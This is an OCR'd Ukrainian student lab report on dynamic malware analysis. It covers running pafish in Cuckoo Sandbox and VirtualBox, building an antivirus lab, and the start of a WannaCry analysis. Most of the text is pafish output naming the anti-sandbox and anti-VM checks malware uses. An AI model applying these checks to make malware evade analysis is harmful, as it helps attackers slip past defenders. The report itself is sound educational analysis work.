
Лабораторна робота №3
Динамічний аналіз шкідливого програмного забезпечення


Виконав:
Студент 3 курсу ФТІ
групи ФІ-92
Поночевний Назар Юрійович
Варіант 6


Мета роботи
Отримати навички динамічного аналізу ШПЗ для платформ Windows x86 та x64.

Завдання 1:
Протестуйте pafish.exe (розділ 3.3.3) у Cuckoo (розділ 3.3.1). Порівняйте результати з прямим запуском у віртуальній машині;


1) Налаштували Cuckoo всередині Kali через Nested-VT і протестували pafish.exe









2) Порівняємо результати з прямим запуском у VirtualBox





cuckoo1 (cuckoo1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
hi_sandbox_...
eula
pafish.exe
pafish.log
hi_CPU_VM_...
Host Name: IEWIN7
IE Version: 11.0.9600.18860
OS Version: Windows 7
Service Pack: Service Pack 1
User Name: IEUser
Password: Passw0rd!
C:\Users\IEUser\Desktop\pafish.exe
[-] Generic reverse turing tests
[*] Checking mouse presence ... OK
[*] Checking mouse movement ... traced!
[*] Checking mouse speed ... OK
[*] Checking mouse click activity ... traced!
[*] Checking mouse double click activity ... traced!
[*] Checking dialog confirmation ... traced!
[*] Checking plausible dialog confirmation ... traced!
[-] Generic sandbox detection
[*] Checking username ... OK
[*] Checking file path ... OK
[*] Checking common sample names in drives root ... OK
[*] Checking if disk size <= 60GB via DeviceIoControl() ... traced!
[*] Checking if disk size <= 60GB via GetDiskFreeSpaceExA() ... traced!
[*] Checking if Sleep() is patched using GetTickCount() ... OK
[*] Checking if NumberOfProcessors is < 2 via PEB access ... OK
[*] Checking if NumberOfProcessors is < 2 via GetSystemInfo() ... OK
[*] Checking if pysical memory is < 1Gb ... OK
[*] Checking operating system uptime using GetTickCount() ... traced!
[*] Checking if operating system IsNativeVhdBoot() ... OK
[-] Hooks detection
[*] Che
In some cases (Windows XP, Vista, and 7), it may be possible to further extend the initial trial period if there are rearms left. The following commands can be run from an administrative command prompt (right-click on Command Prompt and select the 'Run as Administrator' option).
Show current license, time remaining, re-arm count (all except Windows XP):
slmgr /dlv
Re-arm (all except Windows XP). Requires reboot.
slmgr /rearm
Re-arm (Windows XP only). Note that no error is given in the case no rearms are left.
rundll32.exe syssetup.SetupOobeBnk
For Windows 8, 8.1 and 10, you will NOT be able to re-arm the trial.
Start
3:11 AM
12/16/2021
Right Ctrl


cuckoo1 (cuckoo1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
hi_sandbox_...
eula
pafish.exe
pafish.log
hi_CPU_VM_...
Host Name: IEWIN7
IE Version: 11.0.9600.18860
OS Version: Windows 7
Service Pack: Service Pack 1
User Name: IEUser
Password: Passw0rd!
C:\Users\IEUser\Desktop\pafish.exe
[*] Looking for a MAC address starting with 00:05:69, 00:0C:29, 00:1C:14 or 00:50:56 ... OK
[*] Looking for network adapter name ... OK
[*] Looking for pseudo devices ... OK
[*] Looking for VMware serial number ... OK
[-] Qemu detection
[*] Scsi port->bus->target id->logical unit id-> 0 identifier ... OK
[*] Reg key (HKLM\HARDWARE\Description\System "SystemBiosVersion") ... OK
[*] cpuid CPU brand string 'QEMU Virtual CPU' ... OK
[-] Bochs detection
[*] Reg key (HKLM\HARDWARE\Description\System "SystemBiosVersion") ... OK
[*] cpuid AMD wrong value for processor name ... OK
[*] cpuid Intel wrong value for processor name ... OK
[-] Cuckoo detection
[*] Looking in the TLS for the hooks information structure ... OK
[-] Pafish has finished analyzing the system, check the log file for more information
and visit the project's site:
https://github.com/a0rtega/pafish
In some cases (Windows XP, Vista, and 7), it may be possible to further extend the initial trial period if there are rearms left. The following commands can be run from an administrative command prompt (right-click on Command Prompt and select the 'Run as Administrator' option).
Show current license, time remaining, re-arm count (all except Windows XP):
slmgr /dlv
Re-arm (all except Windows XP). Requires reboot.
slmgr /rearm
Re-arm (Windows XP only). Note that no error is given in the case no rearms are left.
rundll32.exe syssetup.SetupOobeBnk
For Windows 8, 8.1 and 10, you will NOT be able to re-arm the trial.
Start
3:12 AM
12/16/2021
Right Ctrl

Завдання 2:


Розгорніть лабораторію з 2-3 антивірусами. Оновіть бази до поточного стану;




Завдання 3:


Дослідіть 3-5 зразків з theZoo у Cuckoo Sandbox і Антивірусній лабораторії з попереднього кроку;


1) WannaCry
    - Cuckoo Sandbox







- Антивірусна лабораторія






